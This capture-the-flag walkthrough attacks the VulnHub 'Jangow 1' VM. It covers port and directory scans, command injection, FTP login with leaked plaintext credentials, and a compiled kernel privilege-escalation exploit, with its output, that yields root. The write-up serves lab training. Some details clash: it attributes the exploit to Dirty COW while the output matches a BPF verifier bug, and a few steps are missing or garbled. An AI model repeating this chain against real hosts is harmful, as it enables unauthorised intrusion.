

JANGOW

Description	In the Jangow 1 CTF , start by identifying the target IP and scanning ports, revealing FTP and HTTP services. Explore the HTTP service to find a WordPress app with a vulnerable "buscar" parameter allowing command injection. Extract credentials to access FTP and retrieve the <code>user.txt</code> flag. Escalate privileges by exploiting a vulnerable Linux kernel (Dirty COW), gain root access, and capture the <code>proof.txt</code> flag. Enumeration and exploiting weak configurations are key to success.
Severity	Medium
Port No.	21,80
Service	ftp,http.
Reference	https://chiomaibeakanma.hashnode.dev/jangow-101-walkthrough-vulnhub
Remediation	<p>To remediate vulnerabilities in Jangow 1.0.1, implement strict input validation and output encoding to prevent command injection in <code>busque.php</code>. Secure sensitive files like <code>.backup</code> by storing them outside the web root and enforcing strict access controls.</p> <p>Update the outdated kernel to patch known exploits, such as CVE-2017-16995, and limit user privileges. Replace vulnerable FTP services with secure alternatives like SFTP, and use strong credentials with multi-factor authentication to enhance overall security</p>


Step 01:- Download the "Jangow" machine from VulnHub.
Set up your Virtual Machine (VM) network settings to "Host-Only" or "Bridged" mode.
Ensure your attacking machine (e.g., Kali Linux) is on the same network.

```
JANGOW 01
REDE: 192.168.37.250

jangow01 login:

JANGOW 01
REDE: 192.168.37.250
```

Step 02:- Nmap is an open-source Linux command-line tool used to scan IP addresses and ports in a network and to detect installed applications. Type
Command:- `nmap -T4 -A -Pn Your IP.`



```
root@kali: /home/kali
root@kali: /home/kali x root@kali: /home/kali x
(kali@kali)~$ sudo su
[sudo] password for kali:
root@kali: /home/kali
root@kali: /home/kali$ nmap -T4 -A -Pn 192.168.37.250
Unknown -P option -Pn-.
QUITTING!


root@kali: /home/kali$ nmap -T4 -A -Pn 192.168.37.250
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-12-25 00:57 EST
Nmap scan report for 192.168.37.250
Host is up (0.0023s latency).
Not shown: 998 filtered tcp ports (no-response)
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 3.0.3
80/tcp    open  http     Apache httpd 2.4.18
|_ http-title: Index of /
|_ http-server-header: Apache/2.4.18 (Ubuntu)
|_ http-ls: Volume /
|_ SIZE      TIME      FILENAME
|_ - 2021-06-10 18:05 site/
|_
MAC Address: 08:00:27:34:54:43 (Oracle VirtualBox virtual NIC)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Aggressive OS guesses: Linux 3.10 - 4.11 (97%), Linux 3.16 - 4.6 (97%), Linux 3.2 - 4.9 (97%), Linux 4.4 (97%), Linux 3.13 (94%), Linux 4.2 (92%), OpenWrt C
haos Calmer 15.05 (Linux 3.18) or Designated Driver (Linux 4.1 or 4.4) (91%), Linux 4.10 (91%), Linux 5.1 (91%), Android 5.0 - 6.0.1 (Linux 3.4) (91%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 1 hop
Service Info: Host: 127.0.0.1; OS: Unix

TRACEROUTE
HOP RTT ADDRESS
1 2.33 ms 192.168.37.250

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 22.19 seconds


root@kali: /home/kali$
```

Step 03:- : Go to the Webpage Enter the IP address into your web browser.




Index of /

Name	Last modified	Size	Description
------	---------------	------	-------------


 site/	2021-06-10 18:05	-	
---	------------------	---	--

Apache/2.4.18 (Ubuntu) Server at 192.168.37.250 Port 80



Step 04:- We're going to scan this website for directories using dirb and the common.txt wordlist.

Command: `dirb http://192.168.37.250/site/ /usr/share/dirb/wordlists/common.txt`



```
root@kali: /home/kali
File Actions Edit View Help
(root@kali)~/home/kali
# dirb http://192.168.37.250/site/ /usr/share/dirb/wordlists/common.txt

DIRB v2.22
By The Dark Raver

START_TIME: Wed Dec 25 00:42:35 2024
URL_BASE: http://192.168.37.250/site/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

GENERATED WORDS: 4612

--- Scanning URL: http://192.168.37.250/site/ ---
=> DIRECTORY: http://192.168.37.250/site/assets/
=> DIRECTORY: http://192.168.37.250/site/css/
+ http://192.168.37.250/site/index.html (CODE:200|SIZE:10190)
=> DIRECTORY: http://192.168.37.250/site/js/
=> DIRECTORY: http://192.168.37.250/site/wordpress/


--- Entering directory: http://192.168.37.250/site/assets/ ---
(!) WARNING: Directory IS LISTABLE. No need to scan it.
(Use mode '-w' if you want to scan it anyway)

--- Entering directory: http://192.168.37.250/site/css/ ---
(!) WARNING: Directory IS LISTABLE. No need to scan it.
(Use mode '-w' if you want to scan it anyway)

--- Entering directory: http://192.168.37.250/site/js/ ---
(!) WARNING: Directory IS LISTABLE. No need to scan it.
(Use mode '-w' if you want to scan it anyway)

--- Entering directory: http://192.168.37.250/site/wordpress/ ---
^[[B^[[B^[[B
^[[B^[[B^[[B
^[[B^[[B^[[B
^[[B^[[B^[[B
^[[B^[[B^[[B
+ http://192.168.37.250/site/wordpress/index.html (CODE:200|SIZE:10190)
```

Step 05:- If you type in `ls -all` to list all the directories, you would see that it doesn't throw any errors. Instead, it produces a result.



```
total 40 drwxr-xr-x 6 www-data www-data 4096 Jun 10 2021 . drwxr-xr-x 3 root root 4096 Oct 31 2021 .. drwxr-xr-x 3 www-data www-data
4096 Jun 3 2021 assets -rw-r--r- 1 www-data www-data 35 Jun 10 2021 busque.php drwxr-xr-x 2 www-data www-data 4096 Jun 3 2021 css
-rw-r--r- 1 www-data www-data 10190 Jun 10 2021 index.html drwxr-xr-x 2 www-data www-data 4096 Jun 3 2021 js drwxr-xr-x 2 www-data
www-data 4096 Jun 10 2021 wordpress
```




Step 06:- The credentials we got from the .backup file are:

\$username = "jangow01";\$password = "abygurl69";

```
(root@kali)-[/home/kali]
# ftp 192.168.37.250
Connected to 192.168.37.250.
220 (vsFTPd 3.0.3)
Name (192.168.37.250:kali): jangow01
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> █
```

Step 07:- Now let's change the directory to the home directory and see its content.



```
(root@kali)-[/home/kali]
# ftp 192.168.37.250
Connected to 192.168.37.250.
220 (vsFTPd 3.0.3)
Name (192.168.37.250:kali): jangow01
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> cd /home
250 Directory successfully changed.
ftp> ls -all
229 Entering Extended Passive Mode (|||43499|)
150 Here comes the directory listing.
drwxr-xr-x  3 0      0          4096 Oct 31  2021 .
drwxr-xr-x 24 0      0          4096 Jun 10  2021 ..
drwxr-xr-x  4 1000   1000       4096 Dec 23 22:16 jangow01
226 Directory send OK.
```


Step 9:- Change the directory to jangow01 by typing in cd jangow01

```
ftp> cd jangow01
250 Directory successfully changed.
ftp> ls -all
229 Entering Extended Passive Mode (|||31014|)
150 Here comes the directory listing.
drwxr-xr-x  4 1000   1000       4096 Dec 23 22:16 .
drwxr-xr-x  3 0      0          4096 Oct 31  2021 ..
-rw-r--r--  1 1000   1000       413 Dec 23 22:16 .bash_history
-rw-r--r--  1 1000   1000       220 Jun 10  2021 .bash_logout
-rw-r--r--  1 1000   1000     3771 Jun 10  2021 .bashrc
drwxr-xr-x  2 1000   1000       4096 Jun 10  2021 .cache
drwxrwxr-x  2 1000   1000       4096 Jun 10  2021 .nano
-rw-r--r--  1 1000   1000       655 Jun 10  2021 .profile
-rw-r--r--  1 1000   1000         0 Jun 10  2021 .sudo_as_admin_successful
-rwxr-xr-x  1 1000   1000    18432 Dec 23 22:16 jangow
-rw-r--r--  1 1000   1000    13248 Dec 23 21:58 jangow.c
-rw-rw-r--  1 1000   1000        33 Jun 10  2021 user.txt
226 Directory send OK.
```

Step 10:- There's a user.txt file. Let's download it using the get command

```
ftp> get user.txt
local: user.txt remote: user.txt
229 Entering Extended Passive Mode (|||9083|)
150 Opening BINARY mode data connection for user.txt (33 bytes).
100% |*****|
226 Transfer complete.
```

Step 11:- Gaining The Linux Version



```
jangou 01 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help

JANGOU 01
REDE: 192.168.37.250

jangou01 login:

JANGOU 01
REDE: 192.168.37.250

jangou01 login: jangou01
Password:
Last login: Mon Dec 23 22:16:30 BRST 2024 on tty1
Welcome to Ubuntu 16.04.1 LTS (GNU/Linux 4.4.0-31-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

262 pacotes podem ser atualizados.
175 atualizações são atualizações de segurança.

jangou01@jangou01:~$
```

Step 12:- Use the uname-a command to get the OS version the Jangow box is using.

```
jangow01@jangow01:~$ uname -a
Linux jangow01 4.4.0-31-generic #50-Ubuntu SMP Wed Jul 13 00:07:12 UTC 2016 x86_64 x86_64 x86_64 GNU
/Linux
jangow01@jangow01:~$
```

Step 13:- Go to the Jangow machine and check if the file was successfully uploaded.

```
total 72
drwxr-xr-x 4 jangow01 desafio02 4096 Dez 23 22:06 .
drwxr-xr-x 3 root      root      4096 Out 31  2021 ..
-rw----- 1 jangow01 desafio02   413 Dez 23 22:16 .bash_history
-rw-r--r-- 1 jangow01 desafio02   220 Jun 10  2021 .bash_logout
-rw-r--r-- 1 jangow01 desafio02  3771 Jun 10  2021 .bashrc
drwx----- 2 jangow01 desafio02  4096 Jun 10  2021 .cache
-rwxr-xr-x 1 jangow01 desafio02 18432 Dez 23 22:06 jangow
-rw----- 1 jangow01 desafio02 13248 Dez 23 21:58 jangow.c
drwxrwxr-x 2 jangow01 desafio02  4096 Jun 10  2021 .nano
-rw-r--r-- 1 jangow01 desafio02   655 Jun 10  2021 .profile
-rw-r--r-- 1 jangow01 desafio02     0 Jun 10  2021 .sudo_as_admin_successful
-rw-rw-r-- 1 jangow01 desafio02    33 Jun 10  2021 user.txt
```

Step 14:- Now let's compile and assemble the .c file using the gcc command: gcc jangow.c -o jangow

Now to make it executable: chmod +x jangow

Then execute the script: ./jangow


```
jangow01@jangow01:~$ gcc jangow.c -o jangow
jangow01@jangow01:~$ chmod +x jangow
jangow01@jangow01:~$ ./jangow
[.]
[.] t(_-t) exploit for counterfeit grsec kernels such as KSPP and linux-hardened t(_-t)
[.]
[.] ** This vulnerability cannot be exploited at all on authentic grsecurity kernel **
[.]
[*] creating bpf map
[*] sneaking evil bpf past the verifier
[*] creating socketpair()
[*] attaching bpf backdoor to socket
[*] skbuff => ffff88003bd66400
[*] Leaking sock struct from ffff880039968780
[*] Sock->sk_rcvtimeo at offset 472
[*] Cred structure at ffff8800379c2c00
[*] UID from cred structure: 1000, matches the current: 1000
[*] hammering cred structure at ffff8800379c2c00
[*] credentials patched, launching shell...
```

Step 15:- Use the `whoami` command to display the name of the current user.

```
# whoami
root
# _
```

Type in the command `ls /root.cat` the `proof.txt` file to get the flag.
This is the flag!

[illegible]